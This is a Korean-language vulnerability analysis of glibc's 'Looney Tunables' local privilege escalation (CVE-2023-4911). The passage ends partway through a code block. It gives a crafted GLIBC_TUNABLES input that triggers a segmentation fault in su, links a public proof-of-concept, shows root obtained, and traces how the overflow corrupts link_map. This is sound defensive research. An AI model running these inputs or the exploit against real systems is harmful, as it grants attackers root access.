Research & Technique

GNU Heap Buffer Overflow 를 이용한 권한 상승 취약점(CVE-2023-4911)

■ 취약점 개요

2023 년 10 월, GNU C 라이브러리 동적 로더의 힙 버퍼 오버플로우(Heap Buffer Overflow) 취약점이 공개됐다. 이 취약점은 'Looney Tunables'라고 불리며, 로컬 사용자가 GLIBC_TUNABLES 환경 변수와 setUID 가 포함된 프로그램을 이용해 자신의 권한을 상승시킬 수 있게 한다. 리눅스 기반 시스템인 Ubuntu, Debian, Fedora, gentoo, Amazon Linux 등에서 취약점이 발생한다. 취약점의 공식 관리 번호는 CVE-2023-4911 이다.

Looney Tunables 취약점은 GLIBC_TUNABLES 환경 변수 문자열을 처리하는 과정에서 발생한다. 정상적인 경우에는 tunable1=AAA:tunable2=BBB 와 같은 형식으로 작성되지만, tunable1=tunable2=BBB 처럼 값이 이중 할당된 형식으로 작성된 경우 name-value 를 올바르게 판단하지 못하고, 이중 처리가 일어나 버퍼 크기보다 큰 결과가 기록되는 힙 버퍼 오버플로우가 발생한다. 이를 통해 조작된 라이브러리가 로드되어 권한 상승이 이루어진다.

또한, GNU C 라이브러리 동적 로더는 프로그램에 필요한 공유 라이브러리를 검색한 뒤, 이를 메모리에 로드하여 실행 파일과 연결한다. 하지만, 이 과정이 setUID 혹은 setGID 가 포함된 프로그램에서는 높은 권한으로 실행되기 때문에 보안 위협이 발생한다.

Looney Tunables 취약점은 리눅스 기반 시스템으로 구현된 서버, IoT, 클라우드 서비스 등 다양한 환경에 영향을 미친다. 이러한 시스템에 공격자가 침투하여 권한을 상승시킬 경우, 금전적 손실 뿐만 아니라 물리적 피해가 발생할 수 있다. 실제로 해킹 그룹 킨싱(Kinsing)은 클라우드에 침투하여 권한 상승을 통해 클라우드 자격 증명을 추출하고 암호 화폐를 채굴하는 등의 악성 행위로 피해를 주고 있다.

■ 영향받는 소프트웨어 버전

CVE-2023-4911 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Ubuntu	22.04, 23.04
Debian	12, 13
Fedora	37, 38
gentoo	< 2.37-r7
Amazon Linux	2023

※ 해당 버전 외에 GNU C 라이브러리를 사용하는 OS 에서 취약점이 발생할 가능성이 있음

■ 공격 시나리오

CVE-2023-4911 을 이용한 공격 시나리오는 다음과 같다.

infosec



그림 1. 공격 시나리오

① 공격자는 취약한 버전의 서버 탐색 및 일반 사용자 권한으로 시스템에 접근
② 공격자는 CVE-2023-4911 취약점을 이용해 최고 관리자 권한으로 권한 상승
③ 공격자는 시스템 제어 권한 및 중요 정보를 탈취
④ 공격자는 시스템에 멀웨어를 감염시켜 암호 화폐 채굴 시도

■ 테스트 환경 구성 정보

CVE-2023-4911 의 테스트 환경은 다음과 같다.

이름	정보
피해자	Ubuntu 22.04.2 LTS Ubuntu GLIBC 2.35-0ubuntu3.3

■ 취약점 테스트

Step 1. PoC 테스트

먼저 해당 OS 가 CVE-2023-4911 에 취약한지 확인하는 명령어를 사용하여 취약성을 판단한다. OS 가 취약한지 판단하는 방법은 A=B=C 와 같은 이중 환경 변수를 대입하여 segmentation fault 를 확인하는 방법이다. 취약점 확인을 위한 명령어는 다음과 같다.

명령어
$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su –help

표 1. 취약점 확인 명령어

취약한 OS 에서는 힙 버퍼 오버플로우가 발생하여 Segmentation fault 가 출력된다.

```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help
Segmentation fault
```

그림 2. 취약한 OS 테스트 결과

취약하지 않은 OS 에서는 su 명령의 help 옵션이 실행되어 su 명령의 도움말을 볼 수 있다.

```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help

Usage:
 su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.
```

그림 3. 취약하지 않은 OS 테스트 결과

취약한 OS 에서 PoC 를 동작시키면 일정 횟수 시도 후 성공적으로 root 권한을 얻을 수 있다.
PoC : https://github.com/leesh3288/CVE-2023-4911

```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
try 100
try 200
```

```
try 3700
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```

그림 4. PoC 테스트 결과 루트 권한 탈취

■ 취약점 상세 분석

CVE-2023-4911 취약점은 GLIBC_TUNABLES 환경 변수 처리 문제로 힙 버퍼 오버플로우가 발생하는 취약점이다.

GLIBC_TUNABLES 환경 변수는 tunable1=AA:tunable2=BB 처럼 name=value:name=value 형식으로 구성된다. 이 때 tunable1=tunable2=BBBB 와 같이 이중 할당된 방식으로 환경 변수를 전달하면 검증 오류에 의해 버퍼 오버플로우가 발생한다. 공격자는 버퍼 오버플로우를 이용하여 포인터를 변조하고, 변조한 포인터를 이용하여 공격 코드가 입력된 라이브러리를 로드해 권한 상승을 일으킬 수 있다.

먼저 아래 그림을 통해 개요를 이해한 다음, 소스코드를 살펴본다.

정상 형식의 GLIBC_TUNABLES 환경 변수가 입력되면 다음과 같이 동작한다.

infosec



그림 5. 정상적인 Tunable 환경 변수 입력 시 동작

tunable1=AAA:tunable2=BBB 라는 문자열이 입력되면 문자열의 길이인 25 바이트만큼 메모리를 동적 할당한다. 이후 환경 변수의 name 을 확인하고 = 뒤에 위치한 :이나 ₩0(NULL)까지를 value 로 생각하여 tunable1=AAA 를 힙에 저장한다. 이 과정을 반복하여 다음 name-value 영역에는 tunable2=BBB 가 입력되며, 이전 name-value 값이 있을 경우 :을 추가하여 힙에 저장한다.

하지만 정상적이지 않은 GLIBC_TUNABLES 환경 변수가 입력되면 다음과 같이 동작한다.



그림 6. 정상적이지 않은 Tunable 환경 변수 입력 시 동작

tunable1=tunable2=BBB 라는 문자열이 입력되면 문자열의 길이인 21 바이트만큼 메모리를 동적 할당한다. 이후 환경 변수의 첫 번째 tunable name 인 tunable1 을 확인하고 이후의 :이나 NULL 까지를 tunable value 로 생각하기 때문에 tunable2=BBB 를 모두 tunable value 로 생각하게 된다.

이때, 다음 반복문에서는 tunable2 를 두 번째 tunable name 으로 확인하고 tunable2=BBB 가 추가적으로 힙에 저장된다. 이 경우 21 바이트 크기의 힙에 34 바이트가 저장되어 버퍼 오버플로우가 발생한다.

버퍼 오버플로우를 이용하여 공격할 대상은 link_map [1] 구조체이다. 해당 구조체는 힙 영역에 할당되며, 할당 시 초기화 로직이 존재하지 않는다. 따라서 미리 버퍼 오버플로우를 이용해서 link_map 구조체의 포인터 부분을 변조한 뒤 link_map 구조체가 할당되도록 한다.
변조된 포인터는 스택 영역에 저장된 -0x14 부분을 가리키며, 해당 부분은 .dynstr 영역의 "(쌍따옴표)를 나타내는 오프셋이다. 따라서 공격 시 "로 된 이름의 상대 경로를 생성하여 공격에 활용한다.

[1] Link map: 프로세스 주소 공간 내에서 동적 라이브러리와의 상호작용을 관리하고 다른 라이브러리를 로드 및 언로드하는 등의 작업을 수행



그림 7. CVE-2023-4911 취약점 요약

취약점의 상세 발생 원인을 분석하기 위해 소스코드를 살펴본다. GLIBC_TUNABLES 환경 변수는 __tunables_init() 함수에서 처리되며, 이 함수의 핵심 함수로는 tunables_strdup() 함수와 parse_tunables() 함수가 있다.

tunables_strdup() 함수는 GLIBC_TUNABLES 환경 변수의 문자열 길이만큼 메모리를 동적 할당하여 환경 변수를 복사한다. parse_tunables() 함수는 복사된 변수가 보안 및 시스템 요구 사항을 준수하는지 확인하며, 형식에 맞게 변수들을 잘라 저장한다.

```
277  void
278  __tunables_init (char **envp)
279  {
280    char *envname = NULL;
281    char *envval = NULL;
282    size_t len = 0;
283    char **prev_envp = envp;
284
285    maybe_enable_malloc_check ();
286
287    while ((envp = get_next_env (envp, &envname, &len, &envval,
288                                 &prev_envp)) != NULL)
289      {
290  #if TUNABLES_FRONTEND == TUNABLES_FRONTEND_valstring
291        if (tunable_is_name (GLIBC_TUNABLES, envname))
292          {
293            char *new_env = tunables_strdup (envname);
294            if (new_env != NULL)
295              parse_tunables (new_env + len + 1, envval);
296            /* Put in the updated envval.  */
297            *prev_envp = new_env;
298            continue;
299          }
```

Heap Stack

그림 8. __tunables_init() 함수

다음과 같은 환경 변수가 입력될 때 함수의 동작을 소스코드와 같이 분석한다.

환경 변수
GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=EQST

Step 1. 첫 번째 while 반복

parse_tunables() 함수의 첫 번째 인자 tunestr 은 힙 영역에 복사된 환경 변수를 가리키고, 두 번째 인자인 valstring 은 스택(stack) 영역에 저장된 원본 환경 변수를 가리킨다. 함수에 진입하면 name 포인터는 환경 변수 문자열을 가리키며, 환경 변수의 tunable name 의 길이를 구한다.



그림 9. tunable name 의 길이를 구해 환경 변수의 value 를 확인

이후 tunable value 를 구하기 위해 p 를 = 뒷부분으로 옮긴다(line 204). 다시 while 을 이용하여 len 을 증가시키며 : 또는 NULL 을 찾는다. 이를 통해 tunable name 에 해당하는 tunable value 값을 검색한다.

그림 10. 환경 변수의 tunable value 를 확인

할당된 힙 영역에 앞에서 찾은 name-value 값을 쓴다.



그림 11. 힙에 원본 환경 변수의 값 저장

환경 변수 저장 후 p[len]이 NULL 이기 때문에 if 조건문이 실행되지 않아 p 값이 재설정되지 않고 두 번째 tunable name 값을 그대로 가리키고 있다.



그림 12. 조건에 맞지 않아 p 의 값 유지

Step 2. 두 번째 while 반복

p 는 처음 입력했던 glibc.malloc.mxfast=glibc.malloc.mxfast=EQST 의 첫 번째 glibc.malloc.mxfast 부분을 제외한 나머지 부분(glibc.malloc.mxfast=EQST)을 가리키며, name-value 검사 로직이 다시 실행된다. 이를 통해 name-value 값이 다시 한번 분리된다.



그림 13. 2 차 name-value 구분 작업

처음 입력했던 환경 변수인 glibc.malloc.mxfast=glibc.malloc.mxfast=EQST 는 길이가 0x2c 이므로, 힙에 0x2c 만큼 메모리를 할당한다. 하지만 두 번째 while 문에 의해 :glibc.malloc.mxfast=EQST 가 추가로 저장되어 0x19 크기의 버퍼 오버플로우가 발생한다. 버퍼 오버플로우로 인해 힙 영역에 두 번째 name-value인 :glibc.malloc.mxfast=EQST가 추가된다. (그림 6 참조)



그림 14. Heap Buffer Overflow 발생

while 문 마지막 조건을 만족하여 p 의 값이 할당 받은 힙 영역을 초과한 부분에 저장된 문자열을 가리키게 된다.



그림 15. Heap Buffer Overflow 로 인해 p 의 값이 변경되어 조건 성립

Step 3. 세 번째 while 반복

버퍼 오버플로우가 발생하여 p 는 스택에 저장된 valstring 의 길이보다 커지게 되고, 이로 인해 스택에 저장된 valstring 뒷부분으로 접근할 수 있다.(line 207)



그림 16. 원본 환경 변수 범위 이상의 메모리 접근

이를 통해 스택에 저장되어 있던 값을 힙 영역에 복사한다.



그림 17. Heap 에 임의의 값 입력 가능

현재 예시에서는 tunable value 의 크기를 0x4 바이트로 작게 설정하였기 때문에 작은 값의 스택 메모리를 버퍼 오버플로우된 영역에 작성할 수 있었다. 그러나, tunable value 를 더 길게 입력하면 더 많은 스택의 값을 힙 영역에 저장할 수 있으며 link_map 구조체가 할당되는 부분을 변조할 수 있다.

link_map 구조체는 프로세스 주소 공간 내에서 동적 라이브러리와의 상호작용을 관리하고 다른 라이브러리를 로드 및 언로드하는 등의 작업을 수행한다. 특히, l_info[DT_RPATH] 포인터는 라이브러리 경로를 가리키며, 이 포인터의 값을 조작하면 원하는 경로에 저장된 라이브러리를 로드하여 임의코드를 실행할 수 있다.

link_map 구조체는 동적 할당할 때 calloc() 함수를 이용한다. calloc() 함수는 ld.so 에 의해 _minimal_calloc() 함수를 사용한다.

/ elf / dl-minimal.c

```
40  void
41  __rtld_malloc_init_stubs (void)
42  {
43    __rtld_calloc = &__minimal_calloc;
44    __rtld_free = &__minimal_free;
45    __rtld_malloc = &__minimal_malloc;
46    __rtld_realloc = &__minimal_realloc;
47  }
48
```

그림 18. ld.so 에 의한 메모리 할당 함수 치환

__minimal_calloc() 함수는 메모리를 0 으로 초기화하지 않고 메모리를 할당한다. 그렇기 때문에 버퍼 오버플로우를 이용해 할당 받을 메모리에 미리 조작할 값을 채워 넣는다면 link_map 구조체가 조작된 값으로 할당되어 동작한다.

/ elf / dl-minimal-malloc.c

```
76  void *
